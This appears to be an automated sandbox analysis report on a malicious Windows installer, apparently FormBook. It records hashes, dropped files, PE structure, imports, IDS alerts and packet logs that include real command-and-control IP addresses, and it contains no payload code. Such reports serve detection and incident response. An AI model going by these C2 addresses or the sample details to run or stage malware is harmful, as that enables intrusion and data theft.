SSDEEP:	192:TXpDSLwlu1zjaFBo4T655+7JHmIQ+HWjDDR+:j4P0Xj6kHeF
MD5:	1C0F964867E07CAC225A8CE5429F5737
SHA1:	8129559E23C4985E024CD18C42DB54EFFC45B72F
SHA-256:	41B9F5241987338FAA262090BEAB1ADF4A9821497011BBE87D3A770F2C926666
SHA-512:	EF6E7764E4B57DFFE5A66C5154FF556802BF94F142070DB2B2B179CB8DF19FB45A176212818FDBA8D6D1994ABF4E2152BBC2BE76757B00D818230CE862A5AD8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 22%
Joe Sandbox View:	• Filename: ORDER LIST.xlsx, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....e.N.e.N.e.N.e.N.e.NI..N.e.N..cN.e.N..gN.e.N..dN.e.N..aN.e.NRich.e.N.....PE..L....G4`.....!.....&..... .....p.....@.....P$..I.... .....P.....`..d..... .....code..... ....rdata..... .....@..@.data.....0.....@....rsrc.....P.....*.....@..@.reloc.....`.....,.....@..B..... .....

C:\Users\user\AppData\Local\Temp\nsr575.tmp\System.dll

Process:	C:\Users\user\Desktop\lpdKSOB78u.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Temp\nsr575.tmp\System.dll	
Joe Sandbox View:	• Filename: 523JHfbGM1.exe, Detection: malicious, Browse • Filename: TAk8jeG5ob.exe, Detection: malicious, Browse • Filename: PAYMENT COPY.exe, Detection: malicious, Browse • Filename: ORDER LIST.xlsx, Detection: malicious, Browse • Filename: Orderoffer.exe, Detection: malicious, Browse • Filename: Our New Order Feb 23 2021 at 2.30_PVV440_PDF.exe, Detection: malicious, Browse • Filename: INV_PR2201.docm, Detection: malicious, Browse • Filename: CV-JOB REQUEST_____PDF.EXE, Detection: malicious, Browse • Filename: Request for Quotation.exe, Detection: malicious, Browse • Filename: #U007einvoice#U007eSC00978656.xlsx, Detection: malicious, Browse • Filename: Purchase Order___pdf _____.exe, Detection: malicious, Browse • Filename: quote.exe, Detection: malicious, Browse • Filename: Order83930.exe, Detection: malicious, Browse • Filename: Invoice 6500TH21Y5674.exe, Detection: malicious, Browse • Filename: Invoice 6500TH21Y5674.exe, Detection: malicious, Browse • Filename: GPP.exe, Detection: malicious, Browse • Filename: OrderSuppliesQuote0817916.exe, Detection: malicious, Browse • Filename: ACCOUNT DETAILS.exe, Detection: malicious, Browse • Filename: Quotation.com.exe, Detection: malicious, Browse • Filename: Unterlagen PDF.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-.D.-.D.-.D...J.*.D.-.E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L.....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

C:\Users\user\AppData\Local\Temp\nsx546.tmp	
Process:	C:\Users\user\Desktop\lpdKSOB78u.exe
File Type:	data
Category:	dropped
Size (bytes):	191414
Entropy (8bit):	7.87694518740932
Encrypted:	false
SSDEEP:	3072:ta7Ug86Ct0w2hlcy7em7/58mdrJqnEFSgbo11gctxilAYhY8Bck+oUgnsBOZwATT:t8UGq0w2PcyaIeEo11gctwhY8pegsI//
MD5:	BB7752BBCB8FD3C0AFD1F7247FFE4122
SHA1:	60ABE13804AF8FC3B8C73512D9D5EF548920804C
SHA-256:	CA2DACE75E51170F2D464B3DC536C5A65CA234E357C8AB7686073E3D2529BA3B
SHA-512:	DEDB3C0E7283973927D37F1ACFF4168FEF6222EF061C2ED5A0D8A0B4E1E811F610C2D7FF1F258DBAFA7A6CE0873118C7E222878D75EAE67D62C10667111B9BI 2
Malicious:	false
Preview:	.....,.....$..... .....J.....j..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.894792410239027
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	lpdKSOB78u.exe
File size:	217653
MD5:	f10054d325df455c58ecb16ea660d3f2
SHA1:	54871af48b64576922b97965efeeea94976bc119
SHA256:	b060cb81afd9113cfbbb1e346c99e503c545da47ed80096 c021b7ca41c064c76
SHA512:	4ea16d3dbae5b9746aeea79d180b7f1a8932ca8c64bfc95 dce1d22376d1d0eada03db8033c1f59212837befa4dc35a d285b1dfc5b6d57d2eda402f968f4b2117
SSDEEP:	6144:K11Q2tLhQtl6Vjw2PcyaseEo11+ctwhY8pggsIPj1 ur:QFgNhri1jWhYlg/Pjm

General

File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L..._.$_.....f...x.....4.....@

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x403486
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D75F [Sat Aug 1 02:45:51 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ea4e67a31ace1a72683a99b80cf37830

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A130h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B0h]
call dword ptr [004080C0h]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042F44Ch], eax
je 00007F73D894C073h
push ebx
call 00007F73D894F1EEh
cmp eax, ebx
je 00007F73D894C069h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007F73D894F16Ah
push esi
call dword ptr [004080B8h]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl

Instruction
jne 00007F73D894C04Dh
push 0000000Bh
call 00007F73D894F1C2h
push 00000009h
call 00007F73D894F1BBh
push 00000007h
mov dword ptr [0042F444h], eax
call 00007F73D894F1AFh
cmp eax, ebx
je 00007F73D894C071h
push 0000001Eh
call eax
test eax, eax
je 00007F73D894C069h
or byte ptr [0042F44Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [0042F518h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 00429878h
call dword ptr [0040816Ch]
push 0040A1ECh

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8544	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0x994	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x65ad	0x6600	False	0.675628063725	data	6.48593060343	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1380	0x1400	False	0.4634765625	data	5.26110074066	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x25558	0x600	False	0.470052083333	data	4.21916068772	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x38000	0x994	0xa00	False	0.459375	data	4.33293034177	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0x38148	0x100	data	English	United States
RT_DIALOG	0x38248	0x11c	data	English	United States
RT_DIALOG	0x38364	0x60	data	English	United States
RT_VERSION	0x383c4	0x290	MS Windows COFF PA-RISC object file	English	United States
RT_MANIFEST	0x38654	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, GetTempFileNameA, RemoveDirectoryA, WriteFile, CreateDirectoryA, GetLastError, CreateProcessA, GlobalLock, GlobalUnlock, CreateThread, lstrcpynA, SetErrorMode, GetDiskFreeSpaceA, lstrlenA, GetCommandLineA, GetVersion, GetWindowsDirectoryA, SetEnvironmentVariableA, GetTempPathA, CopyFileA, GetCurrentProcess, ExitProcess, GetModuleFileNameA, GetFileSize, ReadFile, GetTickCount, Sleep, CreateFileA, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Version Infos

Description	Data
LegalCopyright	Copyright Nyangbara
FileVersion	28.32.13.56
CompanyName	Sungkai
LegalTrademarks	Template Method Pattern
Comments	colostrum
ProductName	Kalumpang
FileDescription	code of ethics
Translation	0x0409 0x04e4

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-09:19:35.940804	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.3	23.224.206.45
02/23/21-09:19:35.940804	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.3	23.224.206.45
02/23/21-09:19:35.940804	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.3	23.224.206.45
02/23/21-09:19:41.421806	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49740	34.102.136.180	192.168.2.3
02/23/21-09:19:52.076121	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	34.102.136.180
02/23/21-09:19:52.076121	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	34.102.136.180
02/23/21-09:19:52.076121	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	34.102.136.180
02/23/21-09:19:52.215911	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49747	34.102.136.180	192.168.2.3
02/23/21-09:19:57.363088	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.3	104.21.76.239
02/23/21-09:19:57.363088	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.3	104.21.76.239
02/23/21-09:19:57.363088	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.3	104.21.76.239
02/23/21-09:20:13.180762	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.3	34.102.136.180
02/23/21-09:20:13.180762	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.3	34.102.136.180
02/23/21-09:20:13.180762	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.3	34.102.136.180
02/23/21-09:20:13.319901	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49752	34.102.136.180	192.168.2.3
02/23/21-09:20:23.514893	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49753	80	192.168.2.3	34.102.136.180
02/23/21-09:20:23.514893	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49753	80	192.168.2.3	34.102.136.180
02/23/21-09:20:23.514893	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49753	80	192.168.2.3	34.102.136.180
02/23/21-09:20:23.654359	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49753	34.102.136.180	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:19:17.709605932 CET	49713	80	192.168.2.3	154.213.108.250
Feb 23, 2021 09:19:18.057991982 CET	80	49713	154.213.108.250	192.168.2.3
Feb 23, 2021 09:19:18.058134079 CET	49713	80	192.168.2.3	154.213.108.250
Feb 23, 2021 09:19:18.058295012 CET	49713	80	192.168.2.3	154.213.108.250
Feb 23, 2021 09:19:18.408178091 CET	80	49713	154.213.108.250	192.168.2.3
Feb 23, 2021 09:19:18.414952040 CET	80	49713	154.213.108.250	192.168.2.3
Feb 23, 2021 09:19:18.415133953 CET	49713	80	192.168.2.3	154.213.108.250

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:19:18.415177107 CET	49713	80	192.168.2.3	154.213.108.250
Feb 23, 2021 09:19:18.764971972 CET	80	49713	154.213.108.250	192.168.2.3
Feb 23, 2021 09:19:23.588922024 CET	49715	80	192.168.2.3	3.223.115.185
Feb 23, 2021 09:19:23.717184067 CET	80	49715	3.223.115.185	192.168.2.3
Feb 23, 2021 09:19:23.717315912 CET	49715	80	192.168.2.3	3.223.115.185
Feb 23, 2021 09:19:23.717447996 CET	49715	80	192.168.2.3	3.223.115.185
Feb 23, 2021 09:19:23.844760895 CET	80	49715	3.223.115.185	192.168.2.3
Feb 23, 2021 09:19:23.844916105 CET	49715	80	192.168.2.3	3.223.115.185
Feb 23, 2021 09:19:23.844980001 CET	49715	80	192.168.2.3	3.223.115.185
Feb 23, 2021 09:19:23.973321915 CET	80	49715	3.223.115.185	192.168.2.3
Feb 23, 2021 09:19:29.781888008 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:29.945908070 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:29.945982933 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:29.946145058 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:30.150914907 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.277334929 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.277365923 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.277400970 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.277434111 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:30.354926109 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.354985952 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:30.439970970 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.461776972 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:30.517585039 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.517618895 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.517644882 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:30.517679930 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:30.624599934 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.624634981 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.624664068 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:30.624696970 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:30.680015087 CET	80	49722	208.91.197.27	192.168.2.3
Feb 23, 2021 09:19:30.680063009 CET	49722	80	192.168.2.3	208.91.197.27
Feb 23, 2021 09:19:35.726249933 CET	49735	80	192.168.2.3	23.224.206.45
Feb 23, 2021 09:19:35.940552950 CET	80	49735	23.224.206.45	192.168.2.3
Feb 23, 2021 09:19:35.940700054 CET	49735	80	192.168.2.3	23.224.206.45
Feb 23, 2021 09:19:35.940804005 CET	49735	80	192.168.2.3	23.224.206.45
Feb 23, 2021 09:19:36.155071974 CET	80	49735	23.224.206.45	192.168.2.3
Feb 23, 2021 09:19:36.158428907 CET	80	49735	23.224.206.45	192.168.2.3
Feb 23, 2021 09:19:36.158538103 CET	49735	80	192.168.2.3	23.224.206.45
Feb 23, 2021 09:19:36.158598900 CET	49735	80	192.168.2.3	23.224.206.45
Feb 23, 2021 09:19:36.373198986 CET	80	49735	23.224.206.45	192.168.2.3
Feb 23, 2021 09:19:41.237212896 CET	49740	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:19:41.278170109 CET	80	49740	34.102.136.180	192.168.2.3
Feb 23, 2021 09:19:41.279773951 CET	49740	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:19:41.279925108 CET	49740	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:19:41.321942091 CET	80	49740	34.102.136.180	192.168.2.3
Feb 23, 2021 09:19:41.421806097 CET	80	49740	34.102.136.180	192.168.2.3
Feb 23, 2021 09:19:41.421829939 CET	80	49740	34.102.136.180	192.168.2.3
Feb 23, 2021 09:19:41.421947956 CET	49740	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:19:41.422008038 CET	49740	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:19:41.462946892 CET	80	49740	34.102.136.180	192.168.2.3
Feb 23, 2021 09:19:46.514878035 CET	49746	80	192.168.2.3	23.253.73.122
Feb 23, 2021 09:19:46.672138929 CET	80	49746	23.253.73.122	192.168.2.3
Feb 23, 2021 09:19:46.672233105 CET	49746	80	192.168.2.3	23.253.73.122
Feb 23, 2021 09:19:46.672395945 CET	49746	80	192.168.2.3	23.253.73.122
Feb 23, 2021 09:19:46.848619938 CET	80	49746	23.253.73.122	192.168.2.3
Feb 23, 2021 09:19:46.848833084 CET	49746	80	192.168.2.3	23.253.73.122
Feb 23, 2021 09:19:46.901863098 CET	49746	80	192.168.2.3	23.253.73.122
Feb 23, 2021 09:19:47.058953047 CET	80	49746	23.253.73.122	192.168.2.3
Feb 23, 2021 09:19:52.034972906 CET	49747	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:19:52.075805902 CET	80	49747	34.102.136.180	192.168.2.3
Feb 23, 2021 09:19:52.075917006 CET	49747	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:19:52.076121092 CET	49747	80	192.168.2.3	34.102.136.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:19:52.118194103 CET	80	49747	34.102.136.180	192.168.2.3
Feb 23, 2021 09:19:52.215910912 CET	80	49747	34.102.136.180	192.168.2.3
Feb 23, 2021 09:19:52.215934992 CET	80	49747	34.102.136.180	192.168.2.3
Feb 23, 2021 09:19:52.216115952 CET	49747	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:19:52.216259956 CET	49747	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:19:52.257479906 CET	80	49747	34.102.136.180	192.168.2.3
Feb 23, 2021 09:19:57.300996065 CET	49748	80	192.168.2.3	104.21.76.239
Feb 23, 2021 09:19:57.362636089 CET	80	49748	104.21.76.239	192.168.2.3
Feb 23, 2021 09:19:57.362773895 CET	49748	80	192.168.2.3	104.21.76.239
Feb 23, 2021 09:19:57.363087893 CET	49748	80	192.168.2.3	104.21.76.239
Feb 23, 2021 09:19:57.424618006 CET	80	49748	104.21.76.239	192.168.2.3
Feb 23, 2021 09:19:57.433413982 CET	80	49748	104.21.76.239	192.168.2.3
Feb 23, 2021 09:19:57.433438063 CET	80	49748	104.21.76.239	192.168.2.3
Feb 23, 2021 09:19:57.433561087 CET	49748	80	192.168.2.3	104.21.76.239
Feb 23, 2021 09:19:57.433666945 CET	49748	80	192.168.2.3	104.21.76.239
Feb 23, 2021 09:19:57.495332003 CET	80	49748	104.21.76.239	192.168.2.3
Feb 23, 2021 09:20:07.753549099 CET	49749	80	192.168.2.3	92.249.45.191
Feb 23, 2021 09:20:07.902614117 CET	80	49749	92.249.45.191	192.168.2.3
Feb 23, 2021 09:20:07.902734041 CET	49749	80	192.168.2.3	92.249.45.191
Feb 23, 2021 09:20:07.902918100 CET	49749	80	192.168.2.3	92.249.45.191
Feb 23, 2021 09:20:08.052596092 CET	80	49749	92.249.45.191	192.168.2.3
Feb 23, 2021 09:20:08.052963018 CET	80	49749	92.249.45.191	192.168.2.3
Feb 23, 2021 09:20:08.052984953 CET	80	49749	92.249.45.191	192.168.2.3
Feb 23, 2021 09:20:08.052998066 CET	80	49749	92.249.45.191	192.168.2.3
Feb 23, 2021 09:20:08.053105116 CET	49749	80	192.168.2.3	92.249.45.191
Feb 23, 2021 09:20:08.053309917 CET	49749	80	192.168.2.3	92.249.45.191
Feb 23, 2021 09:20:08.053509951 CET	80	49749	92.249.45.191	192.168.2.3
Feb 23, 2021 09:20:08.053587914 CET	49749	80	192.168.2.3	92.249.45.191
Feb 23, 2021 09:20:08.204560995 CET	80	49749	92.249.45.191	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:18:13.109071970 CET	50620	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:18:13.167468071 CET	53	50620	8.8.8.8	192.168.2.3
Feb 23, 2021 09:18:13.237102985 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:18:13.298345089 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 09:18:14.597481012 CET	60152	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:18:14.648981094 CET	53	60152	8.8.8.8	192.168.2.3
Feb 23, 2021 09:18:41.895658016 CET	57544	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:18:41.944113970 CET	53	57544	8.8.8.8	192.168.2.3
Feb 23, 2021 09:18:43.023251057 CET	55984	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:18:43.074654102 CET	53	55984	8.8.8.8	192.168.2.3
Feb 23, 2021 09:18:46.141314983 CET	64185	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:18:46.199933052 CET	53	64185	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:00.944809914 CET	65110	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:00.997602940 CET	53	65110	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:05.573760033 CET	58361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:05.632469893 CET	53	58361	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:13.394813061 CET	63492	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:13.443514109 CET	53	63492	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:17.523621082 CET	60831	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:17.702505112 CET	53	60831	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:23.299504995 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:23.350155115 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:23.433437109 CET	53195	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:23.587986946 CET	53	53195	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:24.895694017 CET	50141	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:24.944336891 CET	53	50141	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:26.003376007 CET	53023	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:26.052035093 CET	53	53023	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:26.505979061 CET	49563	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:26.574804068 CET	53	49563	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:27.267761946 CET	51352	53	192.168.2.3	8.8.8.8

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:19:27.336662054 CET	53	51352	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:27.537915945 CET	59349	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:27.588455915 CET	53	59349	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:28.308531046 CET	57084	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:28.365628004 CET	53	57084	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:29.580148935 CET	58823	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:29.757343054 CET	53	58823	8.8.8.8	192.168.2.3
